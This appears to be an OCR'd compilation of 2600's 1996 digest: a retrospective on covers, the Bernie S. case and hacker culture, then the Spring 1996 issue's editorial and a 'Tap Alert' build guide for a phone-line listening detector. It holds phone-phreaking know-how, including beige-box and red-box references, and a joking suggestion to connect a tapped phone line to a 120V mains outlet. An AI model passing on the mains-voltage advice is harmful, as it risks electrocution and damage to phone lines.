2600

The Hacker Digest - Volume 13

1996

FORMAT

The 1996 cover formats varied wildly from issue to issue with both font and layout changes. The individual issue price increased to $4.50 for the United States and remained at $5.50 for Canada. With the exception of the Winter edition, all words in the masthead appeared in all caps. For Winter, "The Hacker Quarterly" and the prices appeared in upper and lower case with the Canadian price no longer in parentheses. The second page increase in two years brought the total number of pages up from 56 to 60 beginning with the Summer issue. The page numbering scheme remained the same otherwise. The contents had the following unique titles: Spring: "SEE HERE"; Summer: "NATURAL SELECTION"; Autumn: "WHAT YOU NEED"; and Winter: "MATTER". Little messages continued to be found on Page 3 masked into the dotted line that separated the contents from the mailing info. These messages read as follows - Spring: "NOTWORK" (the name of a just launched hacker space in New York City that was affiliated with *2600*); Summer: "ENCRYPT" (a call to arms inspired by increasing threats from the authorities); Autumn: "SHOCK THE WORLD" (some overall good advice); Winter: "DOTTED LINE" (apparently we were out of ideas). In the middle of each issue, our first two letters pages continued to take the form of one giant double page with an envelope icon spanning the whole thing. Letters titles continued to be unique - Spring: "Where The Letters Are"; Summer: "The Search for Extraterrestrial Letters"; Autumn: "Going Totally Postal"; and Winter: "Your Letter Could Be Here".

COVERS

The covers moved in a completely different direction this year. Gone were the cover artists of the past, replaced with photography depicting a variety of scenes of interest to hackers. Contributors varied for each issue. Credits were as follows - Spring: Phriend2 and GTE; Summer: D.A. Buchwald; Autumn: Mazzy; and Winter: Crowley, Kitten L'amour, and Seth McBride. Shawn West was also credited for each of the covers as he was the magazine's cover liaison.

Spring 1996 was a takeoff of a *Time Magazine* cover. The "2600" font was changed to reflect this and a banner went down the upper right proclaiming this as a "Special Red Box Issue." This was a joke on a couple of levels. Hackers everywhere were sick of hearing about red boxes, devices that basically were being used all over the country to get free phone calls. It was a really simple concept: a series of tones played into the mouthpiece of a Bell or GTE payphone would serve the same purpose as coins. Other than coming up with unique and clever designs, there wasn't much to expand upon. So the very idea of us having an entire issue dedicated to this was meant to provoke groans. It did, but for a very different reason. Some readers were upset that they couldn't find any actual articles on red boxes in the issue! But we had an alibi as the other joke here centered on the fact that the cover was actually contained within a red rectangle, just like a *Time Magazine* cover. The "red box" was right there on the cover. There was a picture

of a GTE payphone being unloaded by a masked man out of the back of a car in a field, complete with phone books. Laid out along the top of the phone was a giant sign that said "ELITE". An inset showed another masked individual physically carrying the payphone across that same field. Text on the cover was written, again in *Time* style, saying "Our Nation's Youth Run Amok" and "Corporations Living In Terror". It actually wasn't too far from the truth.

Summer returned our "2600" font to its normal Times Roman, but it was now green, as were the rest of the words in the masthead which were now in all caps and, due to the thinness of the font and the background, were a bit hard to read. The barcode was moved from the bottom left of the cover to the bottom right for this and the remaining issues of the year. The image here was of the AT&T building at 32 Avenue of the Americas in New York City. It's a really impressive structure, as are many of the old phone company buildings. But this picture was taken from a very interesting angle, looking straight up and with some ominous darkening added. A not-so-subtle "2600" was added right above the AT&T emblem.

The Autumn 1996 cover had our masthead in orange, with the rest of the words even more difficult to read than the previous issue's. This photo was of a payphone graveyard, or at least a payphone *booth* graveyard. The only alteration we did to this photo was to add "BEYOND HOPE" to a white sign in the background. It served as an apt summation of the scene, as well as a promotion for our just announced second conference, which would be taking place the following year using that very name.

Winter 1996-97 went in a slightly different direction. The masthead lettering was back to black, with the rest of the words written sideways to the right. Completing our year of telephony-themed pictures, this was a depiction of a woman using a red box at a NYNEX payphone in Manhattan (near Madison Square Park). The red box in question was a bona fide Radio Shack modified tone dialer. This payphone was chosen because of the ad for the Business Software Alliance and its ongoing anti-piracy campaign. We thought it carried a certain irony. If you look carefully, you'll see "FREE KEVIN" scratched into the side of the phone booth. This may have been the first use of what would become a rallying cry in subsequent years. You can see *2600* editor Emmanuel Goldstein in the background with an FLC jacket that looked exactly like an FBI jacket. FLC were the Fun Lovin' Criminals, friends of the magazine, and the model at the payphone was the girlfriend of the lead singer.

INSIDE

The staff section continued to have credits for Editor-In-Chief, Layout, Cover Design, Office Manager, Writers, Network Operations, Voice Mail, Webmasters, Inspirational Music, and Shout Outs. It remained on Page 2. Starting with the Summer issue, we began to print our PGP key at the bottom of the page.

Unique quotes continued to be printed in the staffbox of each issue:

Spring: *"It's not a computer crime to break into someone's system and just look around."* - Susan Lloyd, a spokesperson for the FBI's Washington DC field office as quoted in the March 10, 1996 *Boston Herald.*

Summer: *"If we're going to live in this kind of world, we're going to have to link the intelligence world with law enforcement."* - Senator Sam Nunn (D., Ga.) on a proposal to give the CIA power to begin domestic monitoring of U.S. citizens.

Autumn: *"Attacks on Defense computer systems are a serious and growing threat. The exact number of attacks cannot be readily determined because only a small portion are actually detected and reported. However, Defense Information Systems Agency (DISA) data implies that Defense may have experienced as many as 250,000 attacks last year. DISA information also shows that attacks are successful 65 percent of the time, and that the number of attacks is doubling each year, as Internet use increases along with the sophistication of 'hackers' and their tools."* - General Accounting Office report entitled "Computer Attacks at Department of Defense Pose Increasing Risks". It was later disclosed that the estimates were based on staged attacks from within the military.

Winter: *"Some of the computer attack tools, such as SATAN, are now so user-friendly that very little computer experience or knowledge is required to launch automated attacks on systems. Also, informal hacker groups, such as the 2600 club, the Legions of Doom, and Phrackers Inc., openly share information on the Internet about how to break into computer systems. This open sharing of information combined with the availability of user-friendly and powerful attack tools makes it relatively easy for anyone to learn how to attack systems or to refine their attack techniques."* - General Accounting Office report entitled "Computer Attacks at Department of Defense Pose Increasing Risks". The only names they got right in this quote were SATAN and Internet.

Mailing info continued to be printed on Page 3 as required by the post office. The Statement of Ownership was now on Page 5 in the Winter edition.

We found ourselves in the midst of a number of interesting stories in 1996. The Bernie S. case was prolonged by the Secret Service, who managed to get him put back into prison on a technicality after the events of 1995. It became clear that their vindictiveness was tantamount to torture and we were determined to make sure everyone knew what was going on.

One of the ways the Secret Service managed to convince a judge that Bernie was a huge threat was to portray his interests as dangerous, even though they were completely legal and comprised of public information. One example was his collection of Secret Service code names. While it was easy to portray someone who had this information as being up to no good, the truth was that the data was publicly available. So we used our still new website to help spread it around. We explained that "because the Secret Service overreacted at *one* person's possession of this material, *millions* of people around the

world now had easy access to it." This was something the Secret Service certainly didn't see coming.

Despite our defiance, there was still much fear in the community, as vocalized by our readers who thought they too could easily become victims. The law, Title 18, USC section 1029 said that "possession of a technology which can be used in a fraudulent manner" was a crime. This could easily be interpreted to mean just about anything. And, in this case, that's pretty much what had happened. And it sure didn't help that no civil liberties group wanted to get involved to fight this case.

Hostility against the Secret Service grew as the facts of the case became known. We printed the full transcript of Bernie's sentencing so people could read firsthand how the truth was being warped to punish him. We learned the previous year that they went after him simply because he had shared unflattering pictures of them that were captured, ironically, on a friend's surveillance camera.

Conditions in the various Pennsylvania prisons Bernie was transferred to were terrible. Once, he was even punished for receiving a fax from a reporter, a fax he had never even asked for. And then, after being transferred again, he was severely beaten by another inmate while trying to use the phone. He had been moved to a far more dangerous prison, a place he never should have been in, as punishment for some other minor violation. This was the last straw. We started to coordinate direct action, gathering dozens of people to go down there in buses and start demonstrating for his release. Amazingly, we still weren't able to get the EFF or the ACLU to take an interest in the case. But that had no effect on our spirits and the snowball effect this case was achieving.

And then, just like that, it ended. One day, without fanfare, Bernie was released on an unprecedented furlough. It was obvious, though, that the pressure on the authorities had reached a breaking point. Elected officials had been calling them, the media was starting to nose around, and it just stopped being worth it for the Pennsylvania authorities to continue doing the Secret Service's bidding.

While all this was going on, questions were beginning to be asked about the Kevin Mitnick case and just how long it would be before we started learning what was really going on with it. What may have been the first use of the phrase "Free Kevin" can be seen on our Winter cover.

Our tussle with PSI over Internet service that began the previous year was resolved through "net action" and public shaming. In the past, such problems would have been dealt with in a courtroom and lots of money would have been wasted. Here, "all we had to do was speak up." By presenting the evidence (including audio) on our website, it quickly became apparent to PSI that the best way to deal with this case was to refund our money and move on. We were pleased with that.

We were all quickly learning about the power of the net. "With the growing popularity of the World Wide Web, anyone with the necessary access has the ability to become their

own information disseminator, where people from around the world actually come to *you* for information of any sort." And while this was a great thing for people like us, it caused no end of concern for those who wanted control. "It's precisely because of the hacker mentality responsible for creating this medium that the authorities are in such a panic." We seemed to be feeling the effects of that panic more and more. But we knew that we could survive any attempts to regulate or cripple what we had if we all stuck together. "What we share is the understanding that free speech is paramount, individuality is a valuable asset, and that the net - which was developed with the hacker spirit - is potentially the most valuable tool that free speech, individuality, and hence humanity itself has ever had at its disposal."

The world of technology was changing in all sorts of ways. We saw the beginnings of online shopping. People were becoming very interested in hacking Macs. A new technology called CU-SeeMe allowed people to speak to and actually see each other over the Internet. The prospect of "emerging technology on the Internet that allows you to place voice and video calls around the planet with no per-minute charges" was absolutely fascinating to us, as only a few years earlier such a thing would have seemed unimaginable. We knew all of this would change the world. "People have seen the power of the net and they won't be very eager to hand it over to a corporate monopoly." But we weren't exactly celebrating anytime soon. In light of all of the crackdowns, there was a definite sense of foreboding. It seemed to be only a matter of time before this newfound freedom would be taken away. That's why we encouraged everyone to "maximize the potential of this technology while it is still in relative infancy."

The Communications Decency Act was overturned by a three judge panel in Philadelphia. And we saw the push to legalize microbroadcasting begin in places like Berkeley. Changes were on the horizon.

We saw articles that told of the continued use of "beige boxes" to make free phone calls and an imaginative screed on how to use commonly carried pagers as tools of revenge. We saw a growing interest in lockpicking, as well as criticisms of the misuse of technology by phone companies, specifically regarding the *69 feature which managed to override Caller ID blocking in many areas. Cell phones continued to be of real interest to hackers, with articles submitted about spoofing cellular service and reprogramming cell phones. In a typical issue, you could see an article on old fashioned radiotelephones followed by one on the new technology of chipcards or a discussion on methods of "unshredding" documents. We delved into the sensitive regions, printing an article on how to hack a cash register with some emphatic warnings about how this wasn't something to actually mess with, but we all deserved to know how the technology worked. Then we'd look at another sensitive region: Sarajevo after a devastating war, and what the infrastructure there looked like at the present. Many of our readers and writers expressed concern over the ever-expansive tracking of people or the growing number of transponders that were appearing on cars. For our part, we encouraged people like never before to use encryption on everything. For the first time, we printed our PGP key in the magazine. "Simply put, NSA is scared: terrified of Americans enforcing their own privacy with such strength." We saw the phrase "ethical hacker" used for the first time and witnessed the birth of a free

email service called Juno. We also saw the start of a new Dutch hacker magazine called *Klaphek.*

Some of our funnier pages for this year included examples of AOL disciplinary letters, a couple of hacked web pages (belonging to the United States Department of Justice and the CIA), and a picture of a check we somehow received from AT&T for switching to their long distance service on a phone number that was actually owned by NYNEX. We didn't try to cash it.

There were plenty of new developments on the home front. For one thing, our second conference was officially announced. It would be called Beyond HOPE and it was set for August of 1997 (although the date was changed between issues since we didn't move fast enough to pay a deposit). Our WBAI radio show (*Off The Hook*) was now heard on Tuesday nights and was also able to be listened to on our voice BBS/voicemail system, which opened it up to people outside the New York metropolitan area for the first time. Of course, we were limited to a couple of listeners at once and the phone lines would be tied up for the duration. But our voice BBS continued to be popular for that and other unique features, such as having a touch tone decoder, a Caller ID readout, and both moderated and unmoderated voice discussion boards. Our Usenet newsgroup (alt.2600) had completely spiraled away and evolved into something else. Similarly, our #2600 IRC channel "developed a life of its own" and was no longer controlled by us. On the negative side, issues of the magazine had been coming out late due to distributor problems. We couldn't have anticipated the mayhem that would cause us in the near future.

We were blamed for denial of service attacks - allegedly inspired by an article we printed - which took down a popular New York Internet Service Provider. We defended pointing out "major design flaws" even when doing so caused chaos. Ironically, the ISP in question had no hard feelings towards us and viewed the incident as we did: growing pains of the net and a learning experience. There was an insanely strong reaction to an article on Disney that we had printed in the previous year. It seemed we had struck a nerve somehow. Similarly, we received no less than five letters explaining what mysterious painted markings on a road in Cincinnati meant after another reader had wondered about this in a previous issue.

There was no end of confusion over our "special red box issue" that didn't contain a single article on red boxes. We caught a writer who had plagiarized an article and confronted it head on. We printed his apology, which we're pretty sure he wrote himself. People wondered why we seemed to be the only magazine that charged less for newsstand copies than for subscribers and we tried to explain our logic.

We also tried to steer people onto the right path because there seemed to be an awful lot who were veering off the road altogether. With every issue, we received reports of one sort or another of kids getting into trouble just for having a copy of our magazine. There was hostility towards hackers in all types of educational institutions, from middle school through college. So we didn't appreciate when people did anything to reinforce an already negative image. And we would never miss an opportunity to chastise someone when we felt it was deserved: A typical example: "By erasing files, you crossed the line from mischief to vandalism. That's nothing to be proud of." We had to understand that some of our readers were picking up copies for the wrong reasons, possibly *because* of the very mistruths that were being spread by our adversaries. It was essential to distance

ourselves from people who did things like commit credit card fraud or cause destruction. They considered themselves part of the hacker community. We didn't.

We even went out of our way to drive home a point, printing an article in the Winter issue with the rather straightforward title of "How to Steal Things." It was a single page that basically described what the title indicated: how to commit mail order fraud without an ounce of hacker skill or spirit. We ran it as a bit of an experiment - to see how the hacker community would react. We'd have our answer in the next year.

For those readers who *were* in the true hacker community, we had some warnings. Too often, divisiveness was forming and new people were being dismissed or ridiculed. We knew it would destroy the community if it continued. We implored readers not to fall into groups and not allow themselves to be intimidated by others or, worse, to behave in a condescending manner to individuals who asked questions. We pledged to stay true to our ideals and to avoid falling into these traps. "If anyone can escape the predictable, it should be hackers."


SPECIAL RED BOX ISSUE

2600

THE HACKER QUARTERLY

VOLUME THIRTEEN, NUMBER ONE! SPRING 1996

$4.50 ($5.50 IN CANADA)



Our Nation's Youth Run Amok Corporations Living In Terror

0 74470 83158 7 61

STAFF

Editor-In-Chief
Emmanuel Goldstein

Layout
Scott Skinner

Cover Design
Phriend2, Shawn West, GTE

Office Manager
Tampruf

"It's not a computer crime to break into someone's system and just look around."
- Susan Lloyd, a spokesperson for the FBI's Washington DC field office
as quoted in the March 10, 1996 Boston Herald.

Writers: Billsf, Blue Whale, Commander Crash, Eric Corley, Count Zero, Kevin Crow, Dr. Delam, John Drake, Paul Estev, Mr. French, Bob Hardy, Kingpin, Knight Lightning, NC-23, Peter Rabbit, David Ruderman, Silent Switchman, Thee Joker, Mr. Upsetter, Voyager, Dr. Williams.

Network Operations: Max-q, Phiber Optik.

Voice Mail: Neon Samurai.

Webmasters: Bloot, Corp.

Inspirational Music: Raekwon and the Wu Tang Clan, Trancemode Express 1.01, Negativland (Sex Dirt).

Shout Outs: Veggie, Freqout, Sciri, Mark0, Zeed, Refugium.

SEE HERE

N O T W O R K

2600 (ISSN 0749-3851) is published quarterly by 2600 Enterprises Inc., 7 Strong's Lane, Setauket, NY 11733.
Second class postage permit paid at Setauket, New York.
POSTMASTER: Send address changes to
2600, P.O. Box 752, Middle Island, NY 11953-0752.

Yearly subscription: U.S. and Canada --$21 individual, $50 corporate (U.S. funds).
Overseas -- $30 individual, $65 corporate.
Back issues available for 1984-1995 at $25 per year, $30 per year overseas.
Individual issues available from 1988 on at $6.25 each, $7.50 each overseas.

ADDRESS ALL SUBSCRIPTION CORRESPONDENCE TO:
2600 Subscription Dept., P.O. Box 752, Middle Island, NY 11953-0752 (subs@2600.com).
FOR LETTERS AND ARTICLE SUBMISSIONS, WRITE TO:
2600 Editorial Dept., P.O. Box 99, Middle Island, NY 11953-0099
(letters@2600.com, articles@2600.com).
***2600* Office Line: 516-751-2600, *2600* FAX Line: 516-474-2677**

Caught in the Web

How do mere individuals stand up to modern day injustices? What can we do to get the word out when the system has failed us and the most important thing is to find others in a similar situation who may be able to help out?

Throughout history, this kind of a challenge has been insurmountable to most. But the times are changing very rapidly. And the one thing individuals have over bloated bureaucracies and huge corporations is the ability to adapt–quickly.

We've learned over the past few years that the Internet is probably the most effective means of worldwide communication in the history of humanity. When word of something needs to be gotten out, all that is required is access and the world can know within seconds. Now, with the growing popularity of the World Wide Web, anyone with the necessary access has the ability to become their own information disseminator, where people from around the world actually come to *you* for information of any sort. And with the growing number and abilities of search engines, people anywhere can find you based on the information you provide.

This kind of power is unprecedented in the hands of solitary citizens. It's precisely because of the hacker mentality responsible for creating this medium that the authorities are in such a panic. This explains the rush to control everything from content to accessibility. But the powermongers are far too late this time. The box is open and the rules forever changed. It no longer matters what those who don't realize this choose to do. They are doomed to failure. What *is* important, though, is for the rest of us to maximize the potential of this technology while it is still in relative infancy.

As consumers, we no longer have to wait for someone to speak on our behalf. With the net, we can speak for ourselves and be guaranteed an audience and, ultimately, a reaction of some sort. In our last issue, we mentioned a problem we were having with an Internet Service Provider (PSI) who had promised us the ability to use 56k data over voice over an ISDN line. When it was finally realized that they didn't offer this service, the contracts had already been signed. Since it was a verbal agreement, there was little recourse and more than a few people (including PSI) believed that we would be held to the contract. Several years ago, that's probably what would have happened. However, by posting our account of the story on our web site (as well as Usenet newsgroups and other Internet forums), we were able to make contact with scores of other people who had had similar run-ins. We used these contacts to pool our resources. When we went one step further and posted *sound files* of telephone conversations where PSI reps were clearly heard saying they supported the service we wanted, there was no way the issue could be avoided. PSI reacted, at first by threatening to sue us. That proved to be an even bigger mistake since individuals on the net are particularly averse to legal threats by large corporations. Now newspapers were actually starting to take an interest in the case. PSI really had no choice. Shortly afterwards and without fanfare, they sent us a full refund. We believe they learned a valuable lesson and we have no hard feelings towards them. What happened *was* an honest mistake. It was their reaction that made them look bad and pressure from so many people that ultimately made them give in. We didn't have to sue them or waste an inordinate amount of time. All we had to do was speak up.

The same kind of power in a different kind of way was felt with the Bernie S. case, which we have been involved in for over a year now. In January of this year, the United States Secret Service managed to have Bernie S. locked up yet again for last year's charge of possessing technology which *could be* used to commit fraud.

By being arrested last year, Bernie technically violated probation for an offense committed several years ago in a small Pennsylvania town.

Because it was such a minor incident–equal in seriousness to "insulting the flag"–nobody could ever have been expected to go to prison for it. However, the Secret Service made it their business to portray Bernie S. as a major threat to society. The judge, along with the probation officer and prosecutor who had previously said the case was of little significance, were heavily influenced by having the Secret Service come to their small town. Based on this image, he was put back in prison with murderers, rapists, and death row inmates. He was considered especially dangerous because the judge had set such a high bail–$250,000. This, despite the fact that he was obviously not a flight risk, having shown up for numerous hearings where he could have been imprisoned on the spot. After several weeks, the judge conceded that the bail was too high and had it lowered–to $100,000. In early March, the judge sentenced Bernie S. to 6-24 months, double the sentence of someone convicted of attempted murder in the same district. Under the law, he should be released on May 30, but the Secret Service may attempt to impose even more suffering on him by seeking to have that extended.

Throughout this entire escapade, the Secret Service has said in every court appearance that some of the most disturbing evidence they found in Bernie's possession was information on the Secret Service themselves–frequencies, addresses, codenames, and pictures that had been on a television show. Special Agent Thomas Varney has said under oath that any reasonable person would view this evidence as proof that Bernie S. was a threat to society. And this assumption was accepted–by law enforcement, the legal system, the media, and, ultimately, the public.

We decided to check into this. We found that all of this information was completely legal and available to the public. And, to emphasize the point, *we* made all of it (and more) available on our web page. The reaction was phenomenal–an average of around 1,000 visitors a day. And the irony was delightful–because the Secret Service overreacted at *one* person's possession of this material, *millions* of people around the world now had easy access to it. It may not have been enough to get Bernie S. freed, but it was enough to get his story into newspapers around the world and have the real issues of the case discussed at long last. We hope this new publicity will cause some heads to roll at the Secret Service and prevent this kind of thing from happening again to more of us. Regardless, Bernie S. has gained

Special Agent Thomas Varney

thousands of friends who will be with him in spirit until this ordeal ends.

What we've done with the net is what the net has been designed for–freedom of speech and instant access to relevant material. Being an already existing magazine gives us an advantage, but not a tremendous one. Any person could have done what we did with basic connectivity and strength of convictions. Individuals will continue to use the net to outmaneuver bulky corporations, speak out against bureaucratic and repressive regimes, and take over where the mainstream media has failed us. And those who underestimate this power are in for a very rude awakening.

You can write to Bernie S. and help him get through the days. If you include a return address, he will write back. Only letters and reading materials are allowed–be sure to label your letter or package as "Reading Materials" to avoid having them sent back. All letters and packages will be inspected and read by prison officials. The address is: Ed Cummings, Bucks County Prison, D-13, 1730 South Easton Road, Doylestown, PA 18901. You can send email to bernies@2600.com and it will be forwarded.

TAP ALERT

by No comment
and Crash Test Idiot

"Who's the operator?", an anonymous conference voice says. "I am," booms Joe Hacker with confidence. Suddenly, Joe notices his phone goes dead and the tap-alert light has gone off! Joe, startled only momentarily, pushes the red override button on his phone, announces, "Gotta go," pulls the phone cord swiftly from the terminal box and is off safely to his next clandestine operation of the night.

Fiction scenario? Yes. Probable? Yes again... with the help of a tap-alert device described in this article.

The tap-alert device is useful in many ways. How about those times when a parent or roommate dropped onto the line and listened while you were having some salatious conversation not meant for their ears. Wouldn't it have been nice to have known the moment they dropped in? Or perhaps you are wary that your phone line is tapped, but how can you tell for sure? The tap-alert device will detect lower grade taps (not the non-parasitic or the electronic taps at the switch).

Assembly

No project board is required for the following assembly and the final product will be small enough to fit on the average thumb-nail.

First, cut the cathode (the short lead) on the LED as short as you can handle soldering to. Next, cut the cathode (the side with the black band) on the zener diode approximately the same length as the lead you just cut on the LED. Now, solder the LED to the zener diode by soldering the cut lead on the zener to the cut lead on the LED. Next, locate the plus and minus side of the bridge rectifier, this is the side that your zener/LED unit will be soldered to. Solder the zener lead to the minus pin on the bridge rectifier, and the remaining lead of the LED to the plus pin. On the opposite side of the bridge rectifier that you just soldered to are the two pins that you must solder the push-button switch to. Pick one switch lead and solder it to one of the two remaining rectifier pins, then solder the other switch lead to the other remaining rectifier pin. You have now completed assembly of the tap-blocking device... we recommend that you now go drink some Hacker Pschorr Oktoberfest or, if you're real manly, a bottle of Cisco.

Installing the Device into a Phone

If you don't already have a phone to work with, it is strongly suggested that you purchase the Model 2-9220 GE telephone from K-Mart. It goes for $18.99 and comes in many colors (we prefer black). Unlike many phones on the market, the 2-9220 contains all of its electronics in the handset (with two alligator clips, it makes a very nice beige box). Internally a lithium battery keeps stored numbers active in memory and there is plenty of space to add switches, boxes, devices, etc.

Open your phone and locate the red (ring) and green (tip) wires. (If you are opening the 2-9220, the trick is to pull out the Hi-Low-Off and Pulse-Tone slide switches first... they'll pull straight out. Then remove the small plastic plate which was underneath the two buttons by prying it up. Underneath this plate is the well hidden Japanese screw, which, if you haven't read this yet, you are extremely pissed off at. The ring and tip wires will be going into the jack on the mouthpiece end.) Cut the ring wire in two. Solder one ring wire to one of the pins on the push-button side of the tap-alert and the other ring wire to the other pin on the push-button side. If you have a

special location in mind inside the phone, jumper wires may be necessary. Plug the phone in and see if the LED lights. If it doesn't light, one of two things has happened:

1. Your phone line is already tapped.
2. You fucked up!

Case 2: GOTO liquor store, get more beer, start over.

Case 1: Disconnect all of your phones, and connect your phone line to an electric power cord (from an old blender or something) and plug it into the 120v outlet... this should do the trick. If (NO_DIALTONE) laugh (EXTREMELY_HARD).

To test the circuit, pick up your new phone, make sure the LED is lit, then pick up a second phone on the same line. If the LED goes out, it is working properly, and you will hear nothing on your special phone. Override the tap-alert by pressing the push-button; your phone will now work as a normal phone allowing you to once again hear and speak on the line.


If everything is working OK at this point, you should find a way to mount the tap-alert device inside the phone. Our people have found that drilling two small holes in the bottom of the 2-9220 allows the switch and LED to be pushed through and then screwed down in place with the locking nut from the switch. This method is not only simple, but looks good, and the placement of the LED works out great for an illumination source in those dark alleys (writing is often important in weird places).

Final Notes

If tap-alert devices are in parallel they will not work on each other. In other words, they will not detect when another phone with the device is present on the line. If two or more devices are in series, you will not be able to use your phone at all.

You may find that you can sell these special phones to your friends at school for a nice price. Your friends will appreciate it and so will you, because any calls to your friends will be safe from prying ears!

Many thanks to the little purple guys with yellow spots for their help with the tuning forks. We wouldn't have hit 2600 hertz without them.



Parts List: (Radio Shack of course)

SYMBOL	CAT. #	PRICE	DESCRIPTION
D6	276-564	0.99	15v Zener Diode
	275-1571	2.39	SPST Momentary Pushbutton Switch
D5	276-041A	0.99	Light Emitting Diode
D1-D4	276-1161A	0.99	Bridge Rectifier

Optional:
Model 2-9920 GE Telephone from K-Mart @ $18.99

Total cost: $24.35 + tax

MCI Telecommunications Corporation
1801 Pennsylvania Ave., NW
Washington, DC 20006

Donald F. Evans
Vice President
Federal Regulatory Affairs

July 12, 1995

Dear Telecommunications Customer:

Based on a review of publicly available records at the Federal Communications Commission, I understand that you recently experienced a problem trying to place an operator-assisted call from a pay phone or hotel phone. MCI requested information from the FCC about such complaints solely for the purpose of sending this letter and sharing our thoughts about a pro-consumer solution to the problem you experienced.

When a customer uses a calling card or requires operator assistance from a pay phone, it's reasonable to expect the call to go through your own long distance company. But the fact is that such calls can be routed through a company that you've never even heard of -- and at a different rate than you expected to pay. The reason is that when you dial "0" to make an operator-assisted call, you get an operator services company chosen not by you, but by the owner of the place from which you are calling (for example, a hotel or airport).

There is a remedy for this problem, and the FCC has the authority to require the nation's telephone companies to use it. The remedy is called "billed party preference." This simply means that if you're the one paying for the call, then you select the company that carries it. No extra digits are required. The telephone system recognizes your billing information and routes the call automatically to the carrier you normally use.

